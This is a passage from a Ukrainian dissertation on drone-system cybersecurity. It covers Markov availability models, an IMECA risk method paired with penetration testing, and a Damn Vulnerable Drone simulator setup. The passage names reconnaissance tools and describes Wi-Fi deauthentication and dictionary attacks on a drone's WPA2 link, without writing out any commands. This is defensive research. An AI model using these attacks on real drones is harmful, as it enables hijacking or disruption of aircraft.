7	τ_{PT}, год		0.474	-0.026	-5.2%
8	P_a		0.507	+0.007	+1.4%
9	P_c		0.578	+0.078	+15.6%

3.1.3.4 Результати аналізу чутливості моделі

Аналіз чутливості ОФМ-Р показав, що параметри зовнішнього середовища T_{op} і T_a суттєво впливають на готовність системи. Збільшення T_{op} при варіації у досліджуваному діапазоні підвищує коефіцієнт готовності A_g на 87.4%, а збільшення T_a – на 80.8%.

Ймовірність критичної атаки P_c помірно впливає на коефіцієнт готовності: підвищення з 0.05 до 0.2 змінює його на 15.6%. На відміну від T_{op} і T_a, цей параметр є керованим через архітектурні та апаратні рішення з кіберзахисту, що робить його ключовим у стратегії забезпечення готовності БпАК при можливих критичних кібератаках.

Тривалість місії τ_{op} має помірний вплив: збільшення з 0.5 до 10 год знижує коефіцієнт готовності A_g на 12.2%. Крім того, важливим результатом є встановлена практична незначущість параметрів підсистеми ТнП і відновлення τ_{PT}, τ_a, τ_{RC}, T_{PT} та P_a. Абсолютна зміна коефіцієнта готовності A_g за жодним з них не перевищує 7.4%, що є принциповою відмінністю від ОФМ, де ці параметри мали суттєвий вплив. Також було встановлено, що при критичних атаках з $P_c = 0.1$ підвищення ефективності ТнП і відновлення не здатне компенсувати деградацію, оскільки частина атак призводить до незворотної втрати БПС незалежно від швидкості відновлення. Таким чином, стратегія забезпечення готовності БпАК в умовах критичних кібератак має концентруватись на зменшенні ймовірності критичної атаки P_c через апаратні та архітектурні засоби кіберзахисту.

3.1.4 Узагальнення результатів марковського моделювання

Розроблені марковські моделі (ОФМ, ДФМ та ОФМ-Р) формують інструментарій кількісного оцінювання готовності БпАК в умовах невизначеності кіберзагроз, вразливостей і режимів вторгнень.

Кожна запропонована модель описує окремий аспект операційної діяльності системи під впливом кібератак:

– ОФМ визначає базовий рівень готовності при регулярному проведенні ТнП і встановлює домінуючу роль тривалості τ_{PT} у формуванні коефіцієнта готовності;

– ДФМ розширює аналіз на випадок, коли ТнП підвищує кіберзахищеність системи, і виявляє мультиплікативний характер впливу параметрів результативності ТнП P_r та ΔP_a;

– ОФМ-Р вводить поглинаючий стан втрати БПС і дозволяє оцінити динаміку деградації готовності у сценарії можливих критичних атак.

Сукупне застосування моделей забезпечує отримання кількісних показників готовності БпАК як функції параметрів ТнП, зокрема тривалості процедур τ_{PT} та періодичності T_{PT}. Результати аналізу чутливості встановили, що τ_{PT} є найбільш впливовим керованим параметром у нормальних умовах експлуатації: зниження A_g на 51.0% при зростанні τ_{PT} у п’ять разів, тоді як збільшення періодичності T_{PT} має практично незначущий ефект, не більше 1.7%. У сценарії, що враховує ймовірність критичних кібератак, домінуючим параметром є ймовірність критичної атаки P_c, що зміщує пріоритети стратегії забезпечення КБ та готовності з оптимізації ТнП у бік архітектурних і апаратних засобів захисту.

3.2 Метод ризик-орієнтованого аналізу режимів вторгнень безпілотних авіаційних комплексів та їх наслідків

За останні роки ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків IMECA набув широкого застосування для аналізу КБ кіберфізичних систем реального часу, зокрема для БпАК [96-98]. Аналіз методів у підрозділі 2.1 виявив, що цей метод забезпечує системне охоплення складових БпАК через структуровані таблиці режимів вторгнень та використовує ординальну шкалу, застосування якої частково покриває вимогу до формалізації оцінювання параметрів ризику режимів вторгнень, проте не має процедур підтвердження наявності вразливостей, які можуть призводити до компрометації системи. З метою усунення цього обмеження пропонується поєднати IMECA з експериментальними процедурами ТнП у рамках єдиного методу.

Запропонований ризик-орієнтований метод аналізу режимів вторгнень призначений для застосування на початку операційної експлуатації БпАК, до того, як відбудуться фактичні вторгнення. Замість того, щоб покладатись виключно на реактивні методи кіберзахисту, які зводяться до виявлення та реагування на вторгнення після їх виникнення [93], метод передбачає моделювання потенційно можливих режимів вторгнень, оцінку їхніх кіберфізичних наслідків та перевірку цих оцінок в контрольованому експериментальному середовищі. Це особливо актуально для БпАК, де модифікація вбудованого ПЗ, затримка у патчеризації вразливостей та вразливості супутніх компонентів можуть створювати додаткові ризики.

IMECA забезпечує основу для аналітичного виявлення потенційних режимів вторгнень та попередньої оцінки їхньої ймовірності, тяжкості й рівня ризику [95-98]. Процедури ТнП доповнюють аналіз шляхом експериментальної верифікації режимів вторгнень у контрольованих умовах. Таким чином, IMECA визначає перелік та пріоритетність режимів вторгнень, тоді як результати ТнП забезпечують корегування (підтвердження, уточнення або спростування) експертних оцінок IMECA.

Метод аналізу реалізується у вигляді ітеративного циклу, де терміни «апріорний» та «апостеріорний» вживаються у їхньому загальному епістемологічному значенні. Апріорний означає оцінку, що проводиться до процедур ТнП, тоді як апостеріорний означає відкориговану оцінку. У разі виявлення нових режимів вторгнень або суттєвого розходження між апріорними та апостеріорними оцінками процедури ТнП можуть бути повторені.

3.2.1 Формалізація методу

Основна ідея IMECA полягає в поетапному аналізі взаємопов’язаного ланцюга [96-98]: кіберзагроза, вразливість, режим вторгнення, оцінка наслідків, вибір контрзаходів, оцінка ризиків після впровадження контрзаходів.

Кіберзагроза розуміється як потенційна причина небажаного інциденту, який може завдати шкоди системі або її середовищу. У контексті IMECA кіберзагрози походять від зовнішніх зловмисників або внутрішніх порушників, які мають на меті компрометацію КЦД складових БпАК, щоб перешкодити виконанню його місії.

Вразливість визначається як слабке місце в ПЗ, апаратному забезпеченні, протоколах передачі даних або конфігурації БпАК, яке може бути використане для порушення КЦД системи. Наявність вразливості є необхідною умовою для успішного вторгнення.

Режим вторгнення є ключовим елементом, що описує конкретний технічний спосіб (кібератаку або серію кібератак), за допомогою якого зловмисник використовує існуючу в системі вразливість з метою її компрометації.

Виявлені наслідки класифікуються відповідно до їхнього впливу на місію БпАК (втрата контролю, витік відеопотоку, фізичне знищення, дезорієнтація оператора тощо) та порушень КЦД.

Оцінка критичності в рамках IMECA ґрунтується на трьох взаємопов’язаних параметрах [97]:

– Ймовірність (Probability, P) характеризує можливість здійснення конкретного режиму вторгнення через експлуатацію існуючої вразливості з урахуванням складності ланцюга режиму вторгнення. Ймовірність однокрокового режиму вторгнення (прямої кібератаки) оцінюється як «Висока» (High, H), ймовірність вторгнення, що вимагає 2-3 кібератак, оцінюються як «Середня» (Medium, M), вторгнення, яке вимагає 4 або більше кібератак, оцінюються як «Низька» (Low, L). На апостеріорному етапі ймовірність коригується на основі результатів моделювання режиму вторгнення.

– Тяжкість (Severity, S) відображає масштаб негативних наслідків для БпАК та оператора, включаючи вплив на КЦД, а також ступінь загрози виконанню місії. Повне переривання місії або загроза фізичній безпеці оператора відповідають значенню «Висока», часткове погіршення функцій системи відповідає значенню «Середня», незначний вплив на роботу відповідає значенню «Низька». На

апостеріорному етапі показник тяжкості коригується відповідно до спостережуваних кіберфізичних наслідків.

– Ризик (Risk, R) є комплексним показником, який об'єднує обидва параметри та характеризує загальний ступінь потенційного впливу вторгнення на систему.

Згідно з [98], показники ймовірності та тяжкості вимірюються за 10-бальною ординальною шкалою, де значення 1 відповідає мінімальному рівню, а значення 10 – максимальному. Для забезпечення ймовірнісної інтерпретації P та однорідної порівнянності оцінок у цій роботі пропонується лінійно нормалізувати обидва показники до одиничного інтервалу (0, 1] (3.25-3.27):

$$P_{norm} = \frac{P}{P_{max}} = \frac{P}{10}, \tag{3.25}$$

$$S_{norm} = \frac{S}{S_{max}} = \frac{S}{10}, \tag{3.26}$$

$$P_{norm}, S_{norm} \in (0, 1], \tag{3.27}$$

де P та S позначають вихідні значення шкали, а P_{norm} та S_{norm} – їхні нормалізовані відповідники.

P_{norm} допускає інтерпретацію як відносна міру ймовірності успішного вторгнення, тоді як S_{norm} є нормалізованою відносною мірою тяжкості наслідків для місії БпАК.

Для обох параметрів визначено єдину систему лінгвістичних рівнів з інтервалами, які представлено формулою (3.28):

$$\ell(x) = \begin{cases} \text{Низька}, & x \in (0;\ 0.3] \\ \text{Середня}, & x \in (0.3;\ 0.7], \\ \text{Висока}, & x \in (0.7;\ 1.0] \end{cases} \tag{3.28}$$

де x позначає або P_{norm} або $S_{norm.}$

Для практичної інтерпретації результатів використовується тризонна класифікація ризиків [98]. Зона ризику визначається за допомогою таблиці відповідності, в якій кожна комбінація лінгвістичних рівнів P та S відображається

на відповідну зону ризику. P_{norm} та S_{norm} у подальшому тексті позначаються як P та S відповідно. Значення ризику для кожного режиму вторгнення визначається шляхом відображення відповідних лінгвістичних рівнів P та S на відповідну зону ризику.

Далі, на етапі вибору контрзаходів для кожного режиму вторгнення, пропонуються захисні механізми. Впровадження контрзаходів спрямоване на зниження рівня ризику. Приклад заповнення таблиці IMECA наведено в табл. 3.10.

Таблиця 3.10 – Шаблон IMECA таблиці

№	Загроза	Вразливість	Режим вторгнення	Наслідки	Критичність			Контрзаходи
					P	S	R	
1	Зловмисник	Слабке місце системи	Конкретний режим вторгнення	Наслідки вторгнення	Низька(-ий) – Висока(-ий)			Рекомендовані захисні заходи

Для підтримки рішень щодо впровадження контрзаходів будується матриця критичності (табл. 3.11). Режими вторгнень в зоні неприйнятного ризику (червона) потребують обов'язкового впровадження контрзаходів, оскільки вони можуть призвести до зриву місії або загрожують безпеці оператора. Для режимів вторгнень в зонах прийнятного (жовта) або контрольованого (зелена) ризику контрзаходи є бажаними, але не критичними, і ризик може бути прийнятий як залишковий.

Таблиця 3.11 – Шаблон матриці критичності

Ймовірність \ Тяжкість	Низька	Середня	Висока
Низька			
Середня			
Висока			

3.2.2 Алгоритм проведення аналізу

На рис. 3.20 наведено блок-схему алгоритму, що інтегрує ключові процеси ТнП (збір інформації та сканування, моделювання режиму вторгнення) між апріорним та апостеріорним IMECA. Вхідні дані складаються з архітектури

досліджуваної системи, результатів попереднього сканування вразливостей та даних з баз даних загроз і вразливостей. Результатом цього етапу є апріорна IMECA-таблиця, в якій експерти формулюють взаємопов'язані ланцюги «загроза-наслідок» та виконують попередню оцінку показників критичності.



Рисунок 3.20 – Блок-схема методу аналізу вторгнень

Надалі для кожного визначеного ланцюга виконується верифікація шляхом моделювання режиму вторгнення в контрольованому середовищі. У процесі моделювання також виявляються пов’язані загрози та вразливості.

Наступним кроком є перевірка успішності вторгнення. Якщо вторгнення є невдалим або неможливим через особливості архітектури БпАК, оцінка ймовірності знижується, якщо успішним – підвищується.

Далі виконується повторний аналіз наслідків, порівняння з попередніми оцінками та калібрування показника тяжкості. Результати верифікації використовуються для оновлення матриці критичності. Цикл повторюється, доки не буде перевірено кожен ланцюг вторгнення.

Результатом алгоритму є апостеріорна IMECA-таблиця та матриці критичності, які використовуються для вибору контрзаходів. Вибір контрзаходів здійснюється за трьома критеріями:

– кожен контрзахід має усувати конкретну вразливість;

– можливість впровадження в межах цільової архітектури;

– пріоритет зниження ймовірності успішної експлуатації над обмеженням тяжкості наслідків, оскільки зменшення ймовірності вторгнення запобігає всьому подальшому ланцюгу залежних режимів вторгнень.

У випадках, коли одного контрзаходу недостатньо, обирається пара контрзаходів відповідно до принципу глибокого захисту.

3.3 Висновки до третього розділу

1. Розроблені марковські моделі забезпечують удосконалення існуючих методів оцінювання КБ та готовності БпАК на основі марковського моделювання [121, 122], аналізу послідовностей кібератак [123] та процедур ТнП [141] шляхом отримання кількісних показників готовності залежно від тривалості та періодичності ТнП в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень.

2. Ризик-орієнтований метод аналізу режимів вторгнень забезпечує підвищення повноти та достовірності аналізу режимів вторгнень БпАК шляхом поєднання двох взаємодоповнюючих методів – аналітичного (IMECA) та експериментального (ТнП). Апріорний IMECA формує множину аналітично визначених режимів вторгнень на основі формального структурованого ризик-орієнтованого оцінювання, тоді як моделювання режимів вторгнень з застосуванням процедур ТнП формує множину експериментально верифікованих режимів, що забезпечує приріст повноти та підвищення достовірності за рахунок взаємної верифікації результатів обох методів. Отримані таким чином кінцеві ризики за результатами апостеріорного аналізу підвищують обґрунтованість вибору контрзаходів кіберзахисту БпАК.

Таким чином, у цьому розділі отримано другий та третій наукові результати:

– удосконалено метод оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень, який базується на застосуванні марковських моделей, що забезпечує можливість отримання кількісних показників готовності залежно від тривалості та періодичності тестування на проникнення;

– удосконалено ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків шляхом визначення кінцевих ризиків за результатами апостеріорного аналізу з використанням процедур тестування на проникнення, що дозволяє підвищити обґрунтованість вибору контрзаходів.

Матеріали розділу опубліковано у роботах [8-9].

РОЗДІЛ 4. РОЗРОБЛЕННЯ ТА ВПРОВАДЖЕННЯ ЕЛЕМЕНТІВ ІНФОРМАЦІЙНОЇ ТЕХНОЛОГІЇ ДЛЯ ЗАБЕЗПЕЧЕННЯ КОМБІНОВАНОГО АНАЛІЗУ ВТОРГНЕНЬ І ТЕСТУВАННЯ НА ПРОНИКНЕННЯ БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСІВ

У цьому розділі розробляються програмні засоби та елементи інформаційної технології для забезпечення комбінованого аналізу режимів вторгнень і ТнП БпАК. Під програмними засобами розуміється виконуваний код (скрипти) автоматизації процедур аналізу вторгнень, а під елементами інформаційної технології – структурно-функціональна модель та блок-схеми режимів вторгнень, що забезпечують відтворюваність комбінованого аналізу. Крім того, необхідним є розгортання симуляційної платформи для апробації комбінованого метод аналізу вторгнень і ТнП відповідно до розробленою структурно-функціональною моделі.

4.1 Апробація комбінованого методу

4.1.1 Обґрунтування вибору симуляційної платформи

Вибір контрольованого середовища для апробації комбінованого методу зумовлений умовами діючого воєнного стану в Україні, наслідком якого є відсутність достатньо безпечних зон для польових випробувань та високі ризики втрати складових досліджуваного БпАК під час проведення аналізу.

Симуляційне середовище дозволяє відтворювати режими вторгнень у контрольованих та повторюваних умовах, спостерігати за відтворенням їх кіберфізичних наслідків в реальному часі, без додаткових загроз для персоналу чи обладнання.

Виходячи з аналізу існуючих рішень [142] у ролі контрольованого середовища для моделювання режимів вторгнень було обрано симуляційну платформу Damn Vulnerable Drone (DVD) [143]. Вибір зумовлений такими чинниками:

– платформа базується на принципі Software-in-the-Loop (SITL), що дозволяє запускати реальний бінарний код прошивки ArduPilot у віртуальному середовищі, забезпечуючи чутливість компонентів БпАК до реальних команд та вхідних даних;

– інтеграція з Gazebo забезпечує реалістичну фізичну симуляцію польоту та взаємодії з навколишнім середовищем, що дозволяє точно відтворювати кіберфізичні наслідки режимів вторгнень;

– вразливості технологій, на яких побудовано симуляційну платформу є характерними для широкого класу комерційних БпАК, що забезпечує репрезентативність результатів попри відсутність прив’язки до конкретної моделі;

– платформа надає технічну основу для проведення процедур ТнП відповідно до загальноприйнятих методологій [103, 104], що дозволяє поєднати можливості симуляційного середовища з практичним досвідом тестування на проникнення для виявлення як задокументованих, так і додаткових режимів вторгнень;

– платформа поширюється під ліцензією MIT, що робить її відкритою для наукових досліджень.

4.1.2 Конфігурація тестового середовища

У процесі розгортання симуляційної платформи було послідовно розглянуто та апробовано три конфігурації:

– розгортання у віртуальній машині Hyper-V під управлінням Windows 11;

– розгортання у віртуальній машині Parallels на платформі Apple MacBook M1 (ARM-архітектура);

– розгортання на стаціонарній робочій станції під управлінням Kali Linux.

У першій конфігурації було виявлено конфлікт драйверів Nvidia з підсистемою xRDP у середовищі Kali Linux. Наслідком стала можливість запуску лише спрощеної (Lite) версії симуляційної платформи, функціональність якої є недостатньою для відтворення складних режимів вторгнень. У другій конфігурації було виявлено критичну несумісність ряду компонентів симулятора з архітектурою ARM, що унеможливило його повноцінне функціонування. Третя конфігурація

забезпечує стабільну роботу симуляційної платформи в повнофункціональному (Full) режимі та усуває обмеження, пов’язані з віртуалізацією апаратних ресурсів. Саме ця конфігурація була обрана як основна для проведення верифікації методу. Апаратна конфігурація робочої станції наведена в табл. 4.1.

Таблиця 4.1 – Апаратна конфігурація робочої станції

№	Компонент	Характеристика
1	Процесор	Intel Core i5-7400
2	Графічний процесор	Nvidia GeForce GTX 1660 Ti
3	Оперативна пам’ять	DDR 3, 16 ГБ
4	Накопичувач	SSD, 256 ГБ
5	Операційна система	Kali Linux

Відповідно до документації симуляційної платформи [143], розгортання у повнофункціональному режимі вимагає підтримки CUDA графічним процесором. Наявний Nvidia GeForce GTX 1660 Ti задовольнив цю вимогу.

Обмеження обраної апаратної конфігурації:

– розгорнута робоча станція характеризується низькою мобільністю та потребує безперервного електроживлення, що обмежує можливість проведення експериментів в умовах нестабільного електропостачання;

– продуктивність обраного процесора є недостатньою для одночасної емуляції складних режимів вторгнень та застосування інструментів атак і моніторингу.

Для пом’якшення зазначених обмежень рекомендується використання мобільних робочих станцій (ноутбуків) та більш продуктивних процесорів сучасних поколінь.

Обмеження симуляційної платформи:

– кіберфізичні атаки на сенсори, зокрема оптичне засліплення камери лазерним випромінюванням, не можуть бути відтворені, оскільки віртуальна камера симуляційної платформи формує зображення засобами графічного рушія і не має фізичної матриці, чутливої до світлового перенасичення;

– симулятор не відтворює фізичного процесу розряду акумулятора, внаслідок чого атаки, спрямовані на блокування переходу в режим енергозбереження або збільшення навантаження на процесор, не дають відчутного результату;

– кібератаки на доступність каналу зв'язку реалізуються через ін'єкцію пакетів або програмне розривання з'єднання, що не враховує фізичного радіочастотного рівня атак, реалізація яких потребує застосування SDR-обладнання.

Зазначені обмеження звужують апробацію методу в поточній ітерації до логічного та мережевого рівнів взаємодії. Оцінювання стійкості БпАК до кіберфізичних атак потребує переходу до моделювання типу Hardware-in-the-Loop (HITL).

4.1.3 Архітектура симуляційної платформи

На рис. 4.1 представлено архітектуру симуляційної платформи DVD, яка складається з п'яти компонентів: польотного контролера, бортового комп'ютера, СНК, симулятора Gazebo та вебконсолі керування симулятором.



Рисунок 4.1 – Архітектура симуляційної платформи [143]

Польотний контролер функціонує на базі ArduPilot, симулюючи процеси керування польотом дрона. Взаємодія із середовищем симуляції відбувається через драйвер Gazebo, що дозволяє обробляти віртуальні дані сенсорів та реагувати на зміни середовища так, як це робив би фізичний пристрій. Маршрутизацію MAVLink-трафіку між польотним контролером і зовнішніми клієнтами забезпечує MAVProxy.

Бортовий комп’ютер виконує ресурсномісткі обчислювальні задачі, які перевищують ресурсні можливості польотного контролера, а саме керування бездротовими мережевими інтерфейсами, ведення журналів телеметрії, потокову передача відеоданих з камери для розвідки та взаємодія з системами автономної навігації. З’єднання з польотним контролером здійснюється через послідовний інтерфейс з використанням протоколу MAVLink.

СНК, реалізована засобами QGroundControl, виступає графічним інтерфейсом оператора, забезпечуючи планування місій, перегляд польотної маршруту, відеопотоку та ручне керування через маніпулятор. Обмін даними між СНК і бортовим комп’ютером реалізується за протоколом MAVLink.

Симулятор Gazebo забезпечує візуалізацію тривимірного середовища та фізично точне моделювання польоту, включно з реалістичною реакцією моделі дрона на команди керування та вплив зовнішніх факторів середовища. Керування симулятором здійснюється через вебконсоль.

4.1.4 Структурно-функціональна модель процесу апробації методу

Відповідно до структурно-функціональної моделі (рис. 4.2), процес апробації комбінованого методу поєднує практичну та аналітичну частини. Практична частина на симуляційній платформі охоплює розвідку та сканування, ідентифікацію та моделювання режимів вторгнень у реальному часі. Аналітична частина передбачає оцінювання виявлених режимів, побудову IMECA-таблиць і матриць критичності з подальшим формуванням множини контрзаходів та матриці критичності після їх впровадження.



Рисунок 4.2 – Структурно-функціональна модель процесу апробації методу

Після розгортання симуляційної платформи передбачається застосування інструментів пасивної та активної розвідки.

В розглянутому далі прикладі, на рівні бездротової мережі застосовувались утиліти пакету aircrack-ng для аналізу Wi-Fi та виявлення параметрів цільової мережі. Після отримання доступу до мережі для виявлення активних хостів та відкритих портів застосовувалась утиліта Nmap. Для аналізу мережевого трафіку та виявлення протоколів передачі даних використовувались Wireshark та tcpdump. Ідентифікація сервісів бортового комп’ютера здійснювалась через аналіз веб-інтерфейсу та сканування MAVLink-портів за допомогою MAVProxy.

Як показано на рисунку 4.3, у результаті сканування було ідентифіковано цільову точку доступу Drone_Wifi та виявлено параметри безпеки мережі: тип шифрування WPA2, метод автентифікації PSK і роботу на 6-му каналі. Додатково було виявлено активного клієнта з MAC-адресою 02:00:00:00:02:00, який обмінювався даними з дроном. Отримані результати розвідки та сканування заклали основу для побудови апріорної IMECA-таблиці і матриці критичності.



Рисунок 4.3 – Результати сканування утилітою airodump-ng

На основі аналізу результатів, до апріорної таблиці IMECA (табл. 4.2), було додано два аналітично виявлених режими вторгнення:

– Атака за словником. Метод підбору пароля, при якому зловмисник здійснює спроби автентифікації з використанням заздалегідь підготовленого переліку паролів або скомпрометованих облікових даних [144];

– Wi-Fi деавтентифікація. Пряма кібератака, що полягає у підробці фреймів деавтентифікації з метою примусового відключення клієнта від точки доступу та переривання каналу зв’язку [92, 113].

Вибір цих потенційних режимів вторгнень зумовлений виявленою вразливістю конфігурації мережі. Використання стандарту WPA2 без увімкненого захисту кадрів управління (MFP) у поєднанні з наявністю активного клієнта робить систему вразливою до активного режиму вторгнення через атаку Wi-Fi деавтентифікації. Цей режим вторгнення дозволяє зловмиснику не лише порушити доступність каналу керування, але й змусити клієнта здійснити перепідключення до мережі.

Таблиця 4.2 – Апріорна IMECA таблиця

№	Загроза	Вразливість	Режим вторгнення	Наслідки	Критичність		
					P	S	R
1	Зовнішній зловмисник	Відсутність механізму захисту кадрів управління	Деавтентифікація Wi-Fi (активний)	Переривання польотної місії (Д)	H	H	H
2		Слабкий пароль	Атака за словником (активний, пасивний)	Неавторизований доступ (К,Ц)	M	H	H

